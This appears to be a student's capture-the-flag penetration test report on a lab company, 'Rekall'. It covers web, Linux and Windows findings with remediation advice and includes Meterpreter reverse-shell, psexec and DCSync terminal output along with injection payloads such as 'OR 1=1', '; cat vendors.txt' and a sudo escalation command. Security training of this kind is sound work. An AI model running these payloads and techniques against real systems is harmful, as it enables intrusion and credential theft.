


Figure GG3

Flag 7: File Enumeration

- Leveraging the credentials obtained in flag6, I continued to further exploit the host and accessed the user directory and then accessed documents that contained flag7.txt.




Figure HH1

```
c:\Users\Public>dir Documents
dir Documents
 Volume in drive C has no label.
 Volume Serial Number is 0014-DB02

 Directory of c:\Users\Public\Documents

02/15/2022  02:02 PM    <DIR>          .
02/15/2022  02:02 PM    <DIR>          ..
02/15/2022  02:02 PM                32 flag7.txt
               1 File(s)             32 bytes
               2 Dir(s)   3,415,642,112 bytes free

c:\Users\Public>type Documents\flag7.txt
type Documents\flag7.txt
6fd73e3a2c2740328d57ef32557c2fdc
c:\Users\Public>
```

Figure HH2

Flag 8: User Enumeration (Part II)

- Continuing on the compromised system, I exploited the SMB protocol on the Windows 10 machine using Metasploit exploit/windows/smb/psexec module. This enabled me to make a later move and execute remote commands and gain access to WinDC, including the net user accounts folder.

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|rekall as user 'ADMBob' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-servic
[*] Sending stage (200262 bytes) to 172.22.117.10
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.10:65523 ) at 202

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 640 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

Figure II1

Flag 9: Escalating Access

- Within the same compromised system, I used Meterpreter's kiwi module to extract the password hash for the admBob user. I then employed John the Ripper to crack the password and updated the windows/smb/exec module in Metasploit with the newly acquired credentials. Once in Meterpreter, I escalated to a shell and navigated to the root directory, listing files to reveal flag9.txt.

```
C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>cd c:\
cd c:\

c:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 142E-CF94

 Directory of c:\

02/15/2022  02:04 PM                32 flag9.txt
09/14/2018  11:19 PM    <DIR>          PerfLogs
02/15/2022  10:14 AM    <DIR>          Program Files
02/15/2022  10:14 AM    <DIR>          Program Files (x86)
02/15/2022  10:13 AM    <DIR>          Users
02/15/2022  01:19 PM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)  18,998,202,368 bytes free

c:\>type flag9.txt
type flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
```

Figure JJ3

Flag 10: Compromising Administrator

- To gain full administrator access, I used the Meterpreter kiwi module along with the DCSync attack to retrieve the NTLM hash of the administrator's password (dcsync_ntlm administrator). This enabled me to successfully access flag10.

```
c:\>type flag9.txt
type flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
c:\>exit
exit
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > dcsync_ntlm administrator
[!] Running as SYSTEM; function will only work if this computer account ha
[+] Account   : administrator
[+] NTLM Hash : 4f0cfd309a1965906fd2ec39dd23d582
[+] LM Hash   : 0e9b6c3297033f52b59d01ba2328be55
[+] SID       : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID       : 500
```

Figure KK1

Summary Vulnerability Overview

CTF DAY 1: Penetration Testing Rekall's Web Application

Vulnerability	Severity
Flag 1: Cross-Site-Script (XXS)	High
Flag 2: Cross-Site-Script (XXS) Advanced	High
Flag 3: Cross-Site-Script (XXS) Stored	Critical
Flag 4: Sensitive Data Exposure	Critical
Flag 5: Local File Inclusion	Critical
Flag 6: Local File Inclusion Advanced	Critical
Flag 7: SQL Injection	Critical
Flag 8: Sensitive Data Exposure	High
Flag 9: Sensitive Data Exposure	Medium
Flag 10: Command Injection	High
Flag 11: Command Injection Advanced	Critical
Flag 12: Brute Force Attack	Medium
Flag 13: Hypertext Preprocessor (PHP) Injection	Critical
Flag 14: Session Management	High
Flag 15: Session Management	High

CTF DAY 2: Penetration Testing Rekall's Linux Servers

Vulnerability	Severity
Flag 1: Open Source Intelligence (OSINT)	Medium
Flag 2: Internet Control Message Protocol (ICMP)	Informational
Flag 3: Open Source Exposed Data - SSL Certificate	High
Flag 4: Network Exposure	Informational
Flag 5: Drupal	High
Flag 6: Apache Struts	Critical
Flag 7: Apache Tomcat	Critical
Flag 8: Shellshock	Critical
Flag 9: Shellshock Advanced	Critical
Flag 10: Apache Struts	Critical
Flag 11: Drupal	Critical
Flag 12: Privilege Escalation	High

CTF DAY 3: Penetration Testing Rekall's Windows Servers

Vulnerability	Severity
Flag 1: Open Source Intelligence (OSINT)	Medium
Flag 2: HTTP Enumeration	High
Flag 3: FTP Enumeration	High
Flag 4: Metasploit	Critical
Flag 5: Common Tasks	High
Flag 6: User Enumeration (Part I)	Medium
Flag 7: File Enumeration	Medium
Flag 8: User Enumeration (Part II)	High
Flag 9: Escalating Access	High
Flag 10: Compromising Administrator	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35; 192.168.13.10; 192.168.13.11; 192.168.13.12; 192.168.13.13; 192.168.13.14 172.22.117.10 172.22.117.20
Ports	22 [SSH], 80 [HTTP], 3389 [RDP] 135 [RPC], 445 [SMB], 21 [FTP] 88 [Kerberos], 135 [RPC]

Exploitation Risk	Total
Critical	15
High	13
Medium	6
Low	-
Informational	2

Vulnerability Findings

CTF DAY 1: Penetration Testing Rekall's Web Application

Vulnerability 1	Findings
Title	Cross-Site-Script (XSS) Reflected
Type	Web app
Risk Rating	High
Description	A Reflected Cross-Site Scripting (XSS) vulnerability was discovered in the web application. By submitting a script through the "Put your name here" input field, I was able to inject unauthorized JavaScript code. The application immediately reflected this input back to me without proper validation or sanitization, allowing the script to execute in the user's browser. This could potentially lead to data theft, session hijacking, or other malicious activities if exploited by an attacker.
Images	Appendix A
Affected Hosts	192.168.14.35
Remediation	Implement input validation and output encoding to sanitize user input, especially in fields like the "Put your name here" input field. Use security libraries such as OWASP Java Encoder for proper sanitization.

Vulnerability 2	Findings
Title	Coss-Site-Script (XSS) Reflected Advanced
Type	Web app
Risk Rating	High
Description	An Advanced Reflected Cross-Site Scripting (XSS) vulnerability was identified on the Memory-Planner.php webpage. I was able to inject a reflected XSS payload, which caused a pop-up to appear reflecting the injected payload ("candy_hacker"). This vulnerability was considered advanced because it required bypassing input validation mechanisms that blocked the word "script." TO achieve this, I embedded the word "script" within a larger string ("scrscriptipt"), effectively circumventing the existing security measures and triggering the XSS exploit.

Images	Appendix B
Affected Hosts	192.168.14.35
Remediation	Enhance input validation to detect and block variations of potentially malicious payloads. Use Content Security Policy (CSP) headers and consider implementing a Web Application Firewall (WAF) to filter malicious scripts.

Vulnerability 3	Findings
Title	Coss-Site-Script (XSS) Stored
Type	Web app
Risk Rating	**Critical**
Description	A Stored Cross-Site Scripting (XSS) vulnerability was discovered on the Comments.php page. By submitting a XSS payload in a comment, I was able to trigger a pop-up when the comment was viewed. The payload was saved to the web server along with legitimate blog entries, allowing it to be executed every time the page was accessed, potentially impacting users who view the compromised content.
Images	Appendix C
Affected Hosts	192.168.14.35
Remediation	Implement strict input validation and ensure that any user-generated content (e.g., comments) is sanitized before being stored. Use HTTPOnly and Secure flags for cookies and consider using a WAF to detect and block stored XSS attempts.

Vulnerability 4	Findings
Title	Sensitive Data Exposure
Type	Web app
Risk Rating	**Critical**
Description	A Sensitive Data Exposure vulnerability was discovered due to the use of unencrypted HTTP instead of HTTPS. Using Burp Suite, I was able to intercept and inspect unencrypted web application traffic, which could expose sensitive information such as login credentials and/or other confidential data.
Images	Appendix D

Affected Hosts	192.168.14.35
Remediation	Ensure that all sensitive data is transmitted over HTTPS using strong encryption (e.g., TLS 1.2 or higher). Redirect all HTTP traffic to HTTPS and ensure that sensitive information like passwords are never transmitted in plaintext.

Vulnerability 5	Findings
Title	Local File Inclusion
Type	Web app
Risk Rating	**Critical**
Description	A Local File Inclusion (LFI) vulnerability was identified on the Memory-Planner.php page. By manipulating the second input field, I was able to include the exploit.php file. In an attacker scenario, this could allow for the inclusion of a malicious file, potentially leading to arbitrary code execution on the server.
Images	Appendix E
Affected Hosts	192.168.14.35
Remediation	Validate and sanitize all user inputs, especially those interacting with file paths, and restrict the ability to include files. Use allow-lists for filenames and paths to prevent unauthorized access to local files.

Vulnerability 6	Findings
Title	Local File Inclusion Advanced
Type	Web app
Risk Rating	**Critical**
Description	An Advanced Local File Inclusion (FLI) vulnerability was identified on the Memory-Planner.php page. I successfully bypassed an input validation check that required uploaded files to have a .jpg extension. By embedding .jpg within the filename of a .php file, I was able to upload an unauthorized file. This type of vulnerability could be exploited by an attacker to upload and execute malicious scripts on the server, leading to potential compromise.
Images	Appendix F
Affected Hosts	192.168.14.35

Remediation	Implement robust input validation and avoid trusting user input for file inclusion operations. Use whitelisting to only allow specific file types (e.g., .jpg) and properly sanitize all user inputs.

Vulnerability 7	Findings
Title	SQL Injection
Type	Web app
Risk Rating	**Critical**
Description	A SQL Injection vulnerability was discovered on the Login.php page, specifically in the password input field. By manipulating the input fields, I was able to execute an unauthorized SQL command against the web application's database. The injection used was: ok' OR 1=1 –, which bypassed authentication and returned information I should not have access to, flag7.
Images	Appendix G
Affected Hosts	192.168.14.35
Remediation	Use parameterized queries or prepared statements to prevent SQL injection. Additionally, consider using ORM libraries that automatically sanitize inputs and restrict the use of raw SQL queries wherever possible.

Vulnerability 8	Findings
Title	Sensitive Data Exposure
Type	Web app
Risk Rating	**High**
Description	A Sensitive Data Exposure vulnerability was discovered on the Login.php page. By right-clicking and selecting "View Page Source," I was able to identify hardcoded username and password values embedded within the source code. As an unauthorized user, I was able to retrieve these credentials and use them to successfully log in to the web application, bypassing authentication controls.
Images	Appendix H
Affected Hosts	192.168.14.35

Remediation	Never hard-code credentials in source code. Use environment variables for sensitive data and ensure proper encryption mechanisms are in place for storing and accessing credentials.

Vulnerability 9	Findings
Title	Sensitive Data Exposure
Type	Web app
Risk Rating	**Medium**
Description	A Sensitive Data Exposure vulnerability was identified on the robots.txt file. By accessing the file, I found flag 9 along with additional “Disallow” pages. While the “Disallow” directive is typically used for search engine optimization, it can inadvertently explose sensitive or restricted pages to unauthorized users, posing a security risk.
Images	Appendix I
Affected Hosts	192.168.14.35
Remediation	Ensure that sensitive data is not exposed, and remove sensitive pages from robots.txt. Restrict access with proper authentication or IP controls, and use access controls to protect sensitive data.

Vulnerability 10	Findings
Title	Command Injection
Type	Web app
Risk Rating	**High**
Description	A Command Injection vulnerability was identified on the Networking.php page. By exploiting the DNS Check field, I was able to inject commands that allowed me to access sensitive information as an unauthorized user. Specifically, I executed the following commands to list directory files and view the contents of sensitive files: • example.com; ls - listed all files, revealing the vendors.txt file. • example.com; cat vendors.txt - Displayed the contents of the vendors.txt file.
Images	Appendix J
Affected Hosts	192.168.14.35

Remediation	Properly validate and sanitize all user inputs interacting with the shell or system commands. Avoid using user input directly in shell commands. Consider using allow-lists for acceptable commands and restrict shell access for the application. Implement a WAF to filter out malicious input.

Vulnerability 11	Findings
Title	Command Injection Advanced
Type	Web app
Risk Rating	**High**
Description	An advanced Command Injection vulnerability was identified on the Networking.php page. By exploiting the MX Record Checker field, I was able to bypass input validation and sanitization mechanisms. This was achieved by injecting a special character - a pipe symbol (“|”) - in the payload: • www.example.com | cat vendors.txt This allowed me to execute arbitrary commands, posing a significant risk by enabling unauthorized access to sensitive files.
Images	Appendix K
Affected Hosts	192.168.14.35
Remediation	Ensure that user inputs are sanitized, and use a whitelist approach for allowed characters and sanitize input. Leverage refactor code to avoid executing system commands from user input.

Vulnerability 12	Findings
Title	Brute Force Attack
Type	Web app
Risk Rating	**Medium**
Description	During the assessment of the Network.php page, I leveraged a command injection vulnerability to gain access to the /etc/passwd file, which revealed a user account named “melina.” Subsequently, on the Login.php page, I attempted a brute force attack using the username “melina.” After a few attempts, I successfully guessed the password, “melina.” This vulnerability exposes the application to unauthorized access due to weak password security.
Images	Appendix L

Affected Hosts	192.168.14.35
Remediation	Implement account lockout mechanisms, enforce strong password policies, and enable multi-factor authentication (MFA) to prevent brute-force attacks. Also, ensure sensitive files are protected and encrypted.

Vulnerability 13	Findings
Title	Hypertext Preprocessor (PHP) Injection
Type	Web app
Risk Rating	**Critical**
Description	Building upon the previous discovery of “Disallowed” pages in the robots.txt file, I accessed the souvenirs.php page and identified a hyperlink labeled “Please be sure to ask about options...”.By hovering over this link, I observed a variable(?message=) in the URL. I then manipulated the URL in the browser’s address bar by appending ?message=”” and system(‘ls’) to execute arbitrary system commands. This allowed me to reveal sensitive information, including flag13. The inclusion of “” was used to bypass input sanitization mechanisms, exploiting the PHP injection vulnerability.
Images	Appendix M
Affected Hosts	192.168.14.35
Remediation	Sanitize and validate all input from URL parameters and avoid using user-supplied input directly in system commands. Implement proper error handling to avoid disclosing sensitive information to attackers.

Vulnerability 14	Findings
Title	Session Management
Type	Web app
Risk Rating	**High**
Description	By selecting the “HERE” hyperlink on the secret legal data page revealed in Flag12: Brute Force Attack Vulnerability, I was able to access a restricted Admin_legal_data_php page intended for administrative use only. Using Burp Intruder to capture and manipulate web traffic, I discovered two key issues: • The session ID generation algorithm was predictable, allowing me to test various combinations and identify valid session IDs.

	• I successfully identified session ID 87 as valid and used it to hijack a legitimate user's session, gaining unauthorized access to sensitive information, including flag14.
Images	Appendix N
Affected Hosts	192.168.14.35
Remediation	Implement secure session management practices, including secure cookie flags (e.g., HTTPOnly, Secure) and a strong session ID generation algorithm. Also, implement session expiration and invalidation mechanisms after logout or after a period of inactivity.

Vulnerability 15	Findings
Title	Session Management
Type	Web app
Risk Rating	**High**
Description	On the Welcome page, I selected the "Rekall Disclaimer" button, which redirected me to the disclaimer.php page. In analyzing the URL, I noticed a "page=" variable calling the file disclaimer_2.txt, suggesting the possible existence of a previous file, disclaimer_1.txt. To further investigate, I navigated to the networking.php page and exploited a directory traversal vulnerability in the DNS Lookup field. I then issued a directory listing command (ls) and used search (Ctrl+F) to locate "disclaimer" files. This revealed the existence of an old_disclaimers directory. By manipulating the URL to include a directory traversal payload (old_disclaimers/disclaimer_1.txt), I was able to access the disclaimer_1.txt file and retrieve flag15, gaining unauthorized access to potentially sensitive information.
Images	Appendix O
Affected Hosts	192.168.14.35
Remediation	Properly sanitize and validate user input, particularly in URLs. Use allow-lists for file paths and ensure the application does not expose any directory structures that could be exploited via traversal. Restrict access to sensitive directories.

CTF DAY 2: Penetration Testing Rekall's Linux Servers

Vulnerability 1	Findings
Title	Open Source Intelligence (OSINT)
Type	Linux OS
Risk Rating	**Medium**
Description	Leveraged the "Domain Dossier" tool from OSINT Framework to perform a WHOIS lookup on the domain totalrekall.xyz. This exposed several publicly available details, including the registrant's anime, email structure, and contact information, which could potentially be used for phishing, credential stuffing, or targeted attacks.
Images	Appendix P
Affected Hosts	totalrekall.xyz
Remediation	Review and minimize the amount of public information shared through WHOIS and similar data. Implement privacy-focused domain registration services to limit the exposure of sensitive details.

Vulnerability 2	Findings
Title	Internet Control Message Protocol (ICMP)
Type	Linux OS
Risk Rating	**Informational**
Description	Using open-source tools, I identified the IP address of totalrekall.xyz by pinging the domain from a Kali machine, revealing the IP address 76.223.105.230, which also matched the IP address found in the previously exposed WHOIS data.
Images	Appendix Q
Affected Hosts	totalrekall.xyz
Remediation	Use DNS and IP address obscuration methods to make it harder to associate domains with internal IPs. Regularly review public-facing information to reduce exposure.

Vulnerability 3	Findings
Title	Open Source Exposed Data - SSL Certificate
Type	Linux OS
Risk Rating	**High**
Description	Utilized the open-source tool crt.sh to search for SSL certificates associated with totalrekall.xyz. Exposed SSL certificate data can leave the system vulnerable to Man-in-the-Middle (MITM) attacks, where attackers intercept and alter communications between the client and server, potentially leading to data breaches.
Images	Appendix R
Affected Hosts	totalrekall.xyz
Remediation	Limit exposure of SSL certificate details to trusted entities. Regularly monitor and audit certificate data and review configurations to prevent unintended data leakage.

Vulnerability 4	Findings
Title	Network Exposure
Type	Linux OS
Risk Rating	**Informational**
Description	Conducted a basic Nmap scan on the network 192.168.13.0/24, identifying six active hosts, including the Kali machine. Five external hosts were detected. An attacker can leverage an nmap scan to detect open ports on a system, which may expose services that could be exploited.
Images	Appendix S
Affected Hosts	192.168.13.0/24
Remediation	Use firewall rules to block unauthorized external access and limit unnecessary services. Regularly monitor and patch systems for vulnerabilities.

Vulnerability 5	Findings
Title	Drupal
Type	Linux OS
Risk Rating	**High**
Description	Ran an aggressive Nmap scan on 192.168.13.0/24 and identified host 192.168.13.13 as running Drupal, vulnerable to CVE-2019-6340, a known Drupal vulnerability that allows for remote code execution (RCE).
Images	Appendix T
Affected Hosts	192.168.13.13
Remediation	Regularly patch systems (e.g., Drupal) and apply security updates. Disable unnecessary services and reduce the attack surface of systems.

Vulnerability 6	Findings
Title	Apache Struts
Type	Linux OS
Risk Rating	**Critical**
Description	Performed a Nessus scan on host 192.168.13.12 and identified a critical vulnerability in Apache Struts, allowing remote code execution (RCE) due to improper handling of the Content-Type header in the Jakarta Multipart parser. Nessus is an automated vulnerability scanner that helps detect *known* vulnerabilities, like missing patches, misconfigurations, and other security issues within a target network and systems.
Images	Appendix U
Affected Hosts	192.168.13.12
Remediation	Regularly update and patch systems like Apache Struts to mitigate known vulnerabilities. Implement a secure configuration for servers to reduce the risk of exploitation. Upgrade to the most recent Apache Struts version 2.3.32/2.5.10.1

Vulnerability 7	Findings
Title	Apache Tomcat
Type	Linux OS
Risk Rating	**Critical**
Description	After identifying a critical Apache Tomcat vulnerability via Nessus on host 192.168.13.10, I used Metasploit to exploit the vulnerability and gain remote access. This allowed me to launch a Meterpreter shell and access root files on the host. Apache Tomcat is a popular open-source web server and servlet container used to run Java-based web applications.
Images	Appendix V
Affected Hosts	192.168.13.10
Remediation	To mitigate this risk, upgrade to the latest versions of Apache Tomcat and restrict access to sensitive management interfaces, like Tomcat Manager and Host Manager, to trusted IP addresses or require strong authentication.

Vulnerability 8	Findings
Title	Shellshock
Type	Linux OS
Risk Rating	**Critical**
Description	Exploited the Shellshock vulnerability on host 192.168.13.11 busting Metasploit, successfully launching a Meterpreter shell and gaining access to /etc/sudoers files. Shellshock is an exploit specific to systems running the Bash shell, which is used in command-line interpreter in Unix-based operating systems (like Linux). Shellshock allows an attacker to execute arbitrary commands on a vulnerable system, bypassing normal security controls.
Images	Appendix W
Affected Hosts	192.168.13.11

Remediation	Ensure that the Bash shell is updated to a version that addresses the Shellshock vulnerability. Consider implementing a IDS/IPS to monitor for suspicious activity.

Vulnerability 9	Findings
Title	Shellshock Advanced
Type	Linux OS
Risk Rating	**Critical**
Description	Within the Meterpreter shell on 192.168.13.11, I ran the command cat /etc/passwd to access sensitive user and password files, further compromising the system.
Images	Appendix X
Affected Hosts	192.168.13.11
Remediation	Restrict file permissions, implement role-based access control (RBAC), continuously monitor systems for abnormal activity, and harden user authentication like implementing MFA.

Vulnerability 10	Findings
Title	Apache Struts
Type	Linux OS
Risk Rating	**Critical**
Description	Identified and exploited a Jakarta Multipart Parser OGNL Injection vulnerability on host 192.168.13.12 via a previous Nessus scan. I used a Meterpreter session to gain remote access and exfiltrated files from the compromised system.
Images	Appendix Y
Affected Hosts	192.168.13.12
Remediation	Update Apache Struts and Jakarta Multipart Parser to fix the OGNL Injection vulnerability. Sanitize user inputs, implement WAF, and limit file upload capabilities.

Vulnerability 11	Findings
Title	Drupal
Type	Linux OS
Risk Rating	**Critical**
Description	Using Metasploit, I exploited a critical vulnerability in Drupal on host 192.168.13.13, gaining access to the system. Upon gaining access, I located the server username www-data and further compromised the system.
Images	Appendix Z
Affected Hosts	192.168.13.13
Remediation	Update Drupal to latest version and maintain updates. Restrict server permission/limit privileges of the www-data user, implement WAF, consider using SSH key authentication for remote access.

Vulnerability 12	Findings
Title	Privilege Escalation
Type	Linux OS
Risk Rating	**High**
Description	Leveraged a previously exposed user account (ssh useralice) to log into host 192.168.13.14 and successfully guessed the password (alice). After gaining access, I escalated privileges by executing a root-level command (sudo -u#1 /bin/bash) to access sensitive root directory files.
Images	Appendix AA
Affected Hosts	192.168.13.14
Remediation	Enforce strong password policies, disable unnecessary user accounts, use MFA, restrict sudo access, monitor SSH access and implement intrusion detection systems

CTF DAY 3: Penetration Testing Rekall's Windows Servers

Vulnerability 1	Findings
Title	Open Source Intelligence (OSINT)
Type	Windows 10
Risk Rating	**Medium**
Description	Conducted open-source intelligence (OSINT) research by performing a Google search (site:github.com totalrekall). This led to the discovery of hashed user credentials within a file on GitHub. These credentials were then extracted and stored in a .txt file for subsequent cracking using John the Ripper.
Images	Appendix BB
Affected Hosts	totalrekall.com
Remediation	Remove sensitive data from public repositories, enforce secure coding practices, make sure GitHub repositories are set to private, set up alerts for credential leaking, use strong hashing and salting.

Vulnerability 2	Findings
Title	HTTP Enumeration
Type	Windows 10
Risk Rating	**High**
Description	Ran an aggressive Nmap scan on the subnet 172.22.117.0/24, revealing critical information such as the presence of devices (e.g., WinDC01 on 172.22.117.10 and a Windows 10 system on 172.22.117.20), the domain name, and an anonymous FTP login. Additionally, I discovered flag2.txt hosted on an internal website. Using the credentials obtained in flag1, I successfully accessed and retrieved flag2.txt.
Images	Appendix CC
Affected Hosts	172.22.117.20
Remediation	Restrict Nmap and Network scanning, disable anonymous FTP, secure internal websites, segment the network and limit information disclosure (e.g. avoid disclosing details in banner information).

Vulnerability 3	Findings
Title	FTP Enumeration
Type	Windows 10
Risk Rating	**High**
Description	Through another Nmap scan, I identified that anonymous FTP login was permitted on 172.22.117.20. After logging into the FTP server, I executed the ls command to list the files, where I found flag3.txt.
Images	Appendix DD
Affected Hosts	172.22.117.20
Remediation	Disable anonymous FTP and review FTP permissions OR replace FTP with secure FTP (SFTP).

Vulnerability 4	Findings
Title	Metasploit
Type	Windows 10
Risk Rating	**Critical**
Description	A Nmap scan revealed a vulnerable Windows 10 machine running SLmail, a deprecated and unmaintained email server software. Using Metasploit, I exploited the windows/pop3/seattlelab_pass module to gain access to the system. After obtaining access through Meterpreter, I successfully located flag4.txt.
Images	Appendix EE
Affected Hosts	172.22.117.20
Remediation	Replace SLmail to an actively maintained email server, implement access control, and deploy IDS.

Vulnerability 5	Findings
Title	Common Tasks
Type	Windows 10

Risk Rating	**High**
Description	After gaining access, I used Meterpreter to establish persistence on the target system via a scheduled task. This ensured continued access to the machine, even if the system were rebooted, the authorized user logged off, or the initial vulnerability was patched.
Images	Appendix FF
Affected Hosts	172.22.117.20
Remediation	Remove any unauthorized scheduled tasks, services, or other persistence mechanisms; audit system for backdoors; implement endpoint detection and response (EDR); enforce strong authentication and logging.

Vulnerability 6	Findings
Title	User Enumeration
Type	Windows 10
Risk Rating	**Medium**
Description	Continuing on the compromised machine, I utilized the Meterpreter shell to run the post/windows/hashdump exploit, which returned localized hashed credentials. I then used John the Ripper to crack these hashes and retrieve the plaintext passwords.
Images	Appendix GG
Affected Hosts	172.22.117.20
Remediation	Secure hash storage, enforce strong password policies, limit local admin access, implement MFA, and regularly rotate passwords.

Vulnerability 7	Findings
Title	File Enumeration
Type	Windows 10
Risk Rating	**Medium**
Description	Leveraging the credentials obtained in flag6, I continued to further exploit the host and accessed the user directory and then accessed documents that contained flag7.txt.

Images	Appendix HH
Affected Hosts	172.22.117.20
Remediation	Review and restrict file permissions, implement least privilege, enable audit logging, use encryption, and regularly rotate credentials.

Vulnerability 8	Findings
Title	User Enumeration
Type	WinDC
Risk Rating	**High**
Description	Continuing on the compromised system, I exploited the SMB protocol on the Windows 10 machine using Metasploit exploit/windows/smb/psexec module. This enabled me to make a later move and execute remote commands and gain access to WinDC, including the net user accounts folder.
Images	Appendix II
Affected Hosts	172.22.117.10
Remediation	Patch SMB vulnerabilities and the latest security patches are applied, restrict SMB access, enforce strong authentication like MFA, limit remote access.

Vulnerability 9	Findings
Title	Escalating Access
Type	WinDC
Risk Rating	**High**
Description	Within the same compromised system, I used Meterpreter's kiwi module to extract the password hash for the admBob user. I then employed John the Ripper to crack the password and updated the windows/smb/exec module in Metasploit with the newly acquired credentials. Once in Meterpreter, I escalated to a shell and navigated to the root directory, listing files to reveal flag9.txt.
Images	Appendix JJ
Affected Hosts	172.22.117.10

Remediation	Use strong password hashing, enforce strong password policies, restrict admin privileges, enable MFA.

Vulnerability 10	Findings
Title	Compromising Administrator
Type	WinDC
Risk Rating	**Critical**
Description	To gain full administrator access, I used the Meterpreter kiwi module along with the DCSync attack to retrieve the NTLM hash of the administrator's password (dcsync_ntlm administrator). This enabled me to successfully access flag10.
Images	Appendix KK
Affected Hosts	172.22.117.10
Remediation	Limit DCSync permissions like restricting Replicating Directory Changes permissions to only trusted accounts, monitor AD replication, secure admin accounts, implement MFA, and apply lateral movement detection like EDR.

Appendix

Appendix A

Flag 1: Cross-Site-Script (XSS) Reflected Vulnerability

Figure A1

